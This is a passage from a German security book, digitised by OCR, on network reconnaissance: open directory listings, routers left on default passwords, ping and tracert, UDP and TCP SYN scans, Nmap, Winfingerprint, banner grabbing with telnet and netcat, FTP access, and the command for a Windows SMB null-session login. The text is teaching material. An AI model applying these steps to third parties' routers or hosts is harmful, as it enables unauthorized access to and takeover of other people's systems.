



Bild 14.27: Verbindungsversuch leichtgemacht

Beim http-Verbindungsaufbau erhält man öfter mal die Meldung: *Es klappt! Der Apache-Webserver ist auf dieser Website installiert!* Interessanter ist es natürlich, wenn der Index der Webseite aufgelistet wird.



Index of /

Name	Last modified	Size	Description
access	17-Apr-2006 10:27	2.6K	
data/	21-Apr-2006 13:25	-	
dblist/	21-Apr-2006 13:25	-	
docs/	17-Apr-2006 10:50	-	
domxml-php4-to-php5.php	12-Apr-2006 18:03	13K	
help/	17-Apr-2006 10:50	-	
i2/	17-Apr-2006 10:50	-	
includes/	17-Apr-2006 10:50	-	
install.css	17-Apr-2006 10:27	2.6K	
install.log	26-Apr-2006 14:19	190	
install.php	17-Apr-2006 10:27	46K	
ioncube/	05-Apr-2006 22:25	-	
kernel/	21-Apr-2006 15:37	-	
license.txt	17-Apr-2006 10:27	3.5K	
published/	21-Apr-2006 15:37	-	
readme.txt	17-Apr-2006 10:27	496	
settings.xml	17-Apr-2006 10:27	293	
setupguide.htm	17-Apr-2006 10:27	2.9K	
showdblist.php	17-Apr-2006 10:27	2.6K	
showmucontent.php	17-Apr-2006 10:27	9.4K	
temp/	21-Apr-2006 13:25	-	
update.xml	17-Apr-2006 10:27	116K	
wbs.tgz	18-Apr-2006 12:39	11M	

Bild 14.28: Mappen einer Webseite

Manchmal landet man auch in einem Router und das Passwort ist schon voreingestellt.

Bild 14.29: Gefunden: Router im Netz

In dem Fall findet man natürlich etliche weiterführende Informationen:




Bild 14.30: Zugriff auf fremden Router

In besonders ungünstigen Fällen kann das Opfer hier richtig Pech haben – dann nämlich, wenn der Angreifer jetzt die Einstellungen des Routers manipuliert und mit einem neuen, nur ihm bekannten Passwort absichert. Da im Router auch die aktuellen Sicherheitseinstellungen herabgesetzt bzw. deaktiviert werden können, hat ein potenzieller Angreifer für nachfolgende Aktivitäten leichtes Spiel.

Ähnlich sieht es mit den Telnet-Zugriffen aus. Nach unseren Tests hätten wir uns den Zugriff mit einem Standardpasswort *password* verschaffen können.

Bild 14.31: : Nach erfolgreichem Portscan: Zugriff via Telnet

Anklopfen mit PING

Was wir hier als erste Ergebnisse von Portscans vorgestellt haben, ist allerdings eher trivial. Viele Tools, die sich zu Dutzenden im Internet unter dem Suchbegriff IP-Scanner

oder Portscanner tummeln, sind recht einfach gestrickt und verfügen nur über wenige Einstellmöglichkeiten. Die meisten arbeiten mit dem Standard-ICMP-Ping (um festzustellen, ob der Host *lebt*). ICMP steht für *Internet Control Message Protocol* und Ping für *Paket Internet Groper* und wird benutzt, um eine Netzwerkverbindung zu einer anderen Station zu testen. Unter Windows wird dafür die Systemdatei *ping.exe* benutzt. Bei der Ausführung des Befehls *ping* wird ein ICMP-Paket vom Typ ICMP Echo Request an die Netzwerkstation gesendet. Wenn der Server dieses ICMP-Paket empfangen hat, sendet er ein ICMP-Paket vom Typ ICMP Echo Reply zurück. In diesem Fall weiß man, dass das Zielsystem *alive* ist: Der Host ist im Netzwerk aktiv. Nachteil dieser Methode: Das Zielsystem bzw. die vorgeschaltete Firewall erkennt, dass sie gescannt wird. Viele unbedarfte Heimanwender bekommen dann einen Schrecken, wenn die Desktop-Firewall eine entsprechende Warnmeldung ausgibt.

Eine erweiterte Funktionalität stellt der Befehl *tracert* zur Verfügung. Hier wird ein Ping zum Zielsystem geschickt, wobei zusätzlich die zurückgelegten Stationen protokolliert werden – nützlich z. B. für die Feststellung, ob zwischen dem Angreifer und dem Zielsystem andere Router oder auch eine Firewall zwischengeschaltet ist.




Bild 14.32: Traceroute zeigt, wohin der Ping läuft

Mehr Komfort bieten hier grafisch arbeitende Trace Router, z. B. VisualRoute[66], weil man das Signal auch länderübergreifend verfolgen kann.

[66] www.visualware.com




Bild 14.33: Trace Route

Obwohl Pings an sich harmlos sind, werden sie manchmal vom Zielrechner ignoriert, der Angreifer enthält in dem Fall statt eines »ICMP Destination unreachable« (Rechner nicht erreichbar) gar keine Reaktion. Hier vertraut der Verteidiger auf das höchst umstrittene Prinzip: Security through obscurity, also frei übersetzt: Sicherheit durch Verborgensein. Allerdings bleibt der Rechner weiterhin durch TCP- & UDP-Scans adressierbar. Etwas ausgefeiltere Scanner als der Network Scanner von SoftPerfect (etwa der auch schon etwas in die Jahre gekommene SuperScan 4 aus dem Jahr 2005) unterstützen hier unterschiedliche, einzeln aktivierbare Scantechniken.




Bild 14.34: Ausgefeilte Scannerkonfiguration bei Superscan

UDP-Portscans

Bei einem UDP-Portscan wird ein UDP-Paket zum Zielrechner geschickt. Quittiert dieser die Nachricht mit der Antwort »ICMP Port unreachable«, kann davon ausgegangen werden, dass der entsprechend angefragte Port inaktiv bzw. geschlossen ist. Wenn man keine Fehlermeldung bekommt, heißt das aber noch nicht zwangsläufig, dass der abgefragte Port tatsächlich offen ist. Da UDP im Gegensatz zu TCP ein verbindungsloses Protokoll ist, das ohne Fehlerkontrolle arbeitet, sind die rückgemeldeten Ergebnisse nur mit Vorsicht zu verwenden: Der Host könnte generell nicht antworten; die maximale Anzahl ICMP-Meldungen wurde erreicht, oder die Antwort ist unterwegs verloren gegangen – vor allem aber braucht man viel Zeit für diese Scans, da deren Zuverlässigkeit bzw. Aussagekraft mit der Anzahl der Wiederholungen steigt.

TCP-Portscans

Ein TCP-Portscan arbeitet in den allermeisten Fällen schneller und zuverlässiger. Für Windows kommen hier insbesondere zwei Scantechniken in Betracht:

- **TCP Connect Scanning:** Hier überträgt der Client (Angriffsrechner) zuerst ein SYN-Paket an den Server (Zielrechner); antwortet dieser mit einem RST/ACK-Paket,

dann ist der Port geschlossen. Im anderen Fall schickt er ein SYN/ACK an den Angreifer, der das Paket dann mit einem ACK quittiert.




Bild 14.35: TCP Connect Scanning

Solche Scans sind aus Sicht des Angreifers zuverlässig und schnell und gehen, obwohl Connect-Scans leicht zu entdecken sind, im Grundrauschen des Datenverkehrs oft unter. Um das Risiko des Entdecktwerdens vollständig auszuschließen, greifen Angreifer gern auf den Half Open bzw. SYN Scan zurück.




Bild 14.36: TCP SYN Connect

- **TCP SYN Connect:** Im Gegensatz zum Connect Scan schickt der Client bei erfolgreicher Rückmeldung über ein SYN/ACK kein ACK-Paket, sondern unterbricht mit einem RST die Verbindung. Da die meisten Systeme eine unvollständige Verbindungsaufnahme nicht protokollieren, ist das Risiko des Entdecktwerdens merklich geringer als in der ersten Variante.

Nmap

Noch sehr viel mehr Möglichkeiten des Feintunings bietet der Rolls Royce unter den Portscannern: *Nmap*, der sogar Filmgeschichte[67] geschrieben hat: In »Matrix Reloaded« hackt sich Trinity mithilfe des 2001 entdeckten SSH1-CRC32-Exploit in ein Kraftwerk ein, und im Film »Battle Royale« wird der Nmap-Quellcode sogar vorgeführt. Für Windows-User hat sich seit der ersten Auflage einiges getan. Heute gehört zum Downloadumfang von Nmap die grafische Oberfläche *Zenmap*, die den Netzwerkscan stark vereinfacht.




Bild 14.37: Wingui Zenmap für Nmap

Unter Linux/Unix ist Nmap im Allgemeinen aber schneller und flexibler einsetzbar.

Lohnende Ziele für das weitere Vorgehen sind jetzt die offenen Ports und die damit assoziierten Dienste. Bevor ein Hacker jetzt versucht, diese Schwachstellen aktiv zu nutzen, um die Kontrolle über das Zielsystem oder einzelne Subsysteme zu erlangen, wird er in der Regel einen oder mehrere Zwischenschritte einlegen. Da er (noch) nicht weiß, unter welchem (Netzwerk-)Betriebssystem der Zielrechner überhaupt läuft, sind potenzielle Einbruchsversuche nicht sonderlich effizient. Näheren Aufschluss darüber ermöglicht das aktive Stack-Fingerprinting[68].

14.2.2 Fingerprinting und Enumeration

Das Werkzeug der Wahl (insbesondere für die Linux-/Unix-Welt) ist wieder einmal Nmap. Normalerweise muss mindestens ein Port des Zielsystems offen sein, um eine zuverlässige Aussage über das eingesetzte Betriebssystem und seinen Versionsstand treffen zu können. Auch wenn dies nicht der Fall ist, liefert Nmap trotzdem eine (meist zutreffende) Voraussage. In der Windows-Welt (und wenn er auf den Einsatz von

---

67 http://nmap.org/movies.html

68 im Gegensatz zum passiven Fingerprinting, wo der Angreifer intern und noch dazu an einer zentralen Stelle des Netzwerks Daten abgreift

Nmap dort verzichtet) muss sich der potenzielle Angreifer etwas stärker einschränken. Die meisten Möglichkeiten im Windows-Umfeld bietet das Tool *Winfingerprint*.

Im internen Netzwerk oder auch bei schlecht gesicherten externen Netzwerkrechnern umfasst die Auswertung mehr als ein Dutzend DIN-A4-Seiten mit Angaben über MAC-Adresse(n), Shares, Benutzerkonten, Patchlevel des Betriebssystems, laufende Dienste, Passwortrichtlinien und vieles mehr.




Bild 14.38: Ausgesprochen auskunftsfreudig: Winfingerprint

In diesem Fall erübrigt sich meist der letzte Schritt vor dem eigentlichen Angriff: die Enumeration. Enumeration heißt auf Deutsch Aufzählung, wird aber sinngemäß besser mit Auswertung übersetzt. Ausgewertet wird vorzugsweise die Reaktion des Systems auf einen aktiven Zugriff. Zur grundlegenden Auswertungstechnik zählt hier das Banner-Grabbing: Der Angreifer baut über einen der angezeigten offenen Ports eine Verbindung zur Gegenstelle auf und analysiert den Output. Altbewährt ist hier das über die Kommandozeile zu startende Windows-Utility *telnet.exe*. Beim SoftPerfect Network Scanner kann man das Protokoll durch einen Klick auf die rechte Maustaste aktivieren.

Telnet funktioniert mit gängigen Anwendungen, die auf den Portnummern 80, 25 oder 21 laufen.




Bild 14.39: Telnet-Anfrage über Port 80

Anschließend erhält man ein leeres Telnet-Kommandofenster, wo man einige beliebige Angaben macht und das Ergebnis beobachtet:




Bild 14.40: Ergebnis der Telnet-Abfrage

Man sieht hier, dass am anderen Ende ein Apache-Server unter Linux/SUSE läuft. Zur selben Information käme man auch durch die Benutzung von Netcat, dem »TCP/IP-Schweizer-Taschenmesser« und gleichzeitigen Schrecken aller Netzwerkadministratoren. Von den meisten Securityprogrammen, inklusive Firewalls, wird es deshalb auch als Schädling eingestuft. Will man es trotzdem benutzen, muss man es ausdrücklich freigeben bzw. einige Online-Schutzmechanismen lockern.




Bild 14.41: Einbrechen mit dem Schweizer Taschenmesser Netcat

Mit Bordmitteln wie *ftp.exe* können wir feststellen, wie der entsprechende Service am offenen Port 21 der Zieladresse reagiert. Eine FTP-Verbindung lässt sich relativ einfach aufbauen, und wenn wir erst mal im System drin sind, stehen uns die klassischen Dateimanipulatoren zur Verfügung.

Bild 14.42: Zugriffsversuch auf den Zielrechner über FTP

Wem das Arbeiten mit FTP auf Kommandoebene weniger liegt, der kann hier auch auf eine grafische Clientsoftware zurückgreifen, z. B. auf den FTP-Client von BulletProof[69]. Und zum Üben gibt es auf *www.ftp-sites.org* jede Menge offener FTP-Server, wo man entweder überhaupt keinen Benutzernamen braucht oder sich mit der Kombination »anonymous / e-mailadresse« anmelden kann.

Die Basis der Datei- und Druckerfreigabe von Windows ist das Protokoll Microsoft Server Message Block, abgekürzt SMB. Eine zentrale Schwachstelle in der Implementierung dieses Protokolls ermöglicht den berüchtigten Null-Session-Angriff auf dem TCP-Port 139, womit auf die versteckten IPC$-Freigaben zugegriffen werden soll.

---

[69] http://www.bpftp.com

Spezielle Werkzeuge, um diese Schwachstelle zu testen, sind nicht nötig. Haben wir einen offenen Port 139 oder 445 gefunden, reicht die Eingabe des Befehls: *c:\>net use \\IP.Adresse\IPC$ "" /u:""*, um uns als Standardnutzer (*/u:""*) mit dem Null-Passwort[70] (*""*) an der versteckten Interprocess-Communications-Freigabe (IPC$) anzumelden. Wurde der Befehl erfolgreich durchgeführt, kann man sich mit *net view \\Computername* die Freigaben anschauen.




Bild 14.43: Freigaben anzeigen mit *net view*

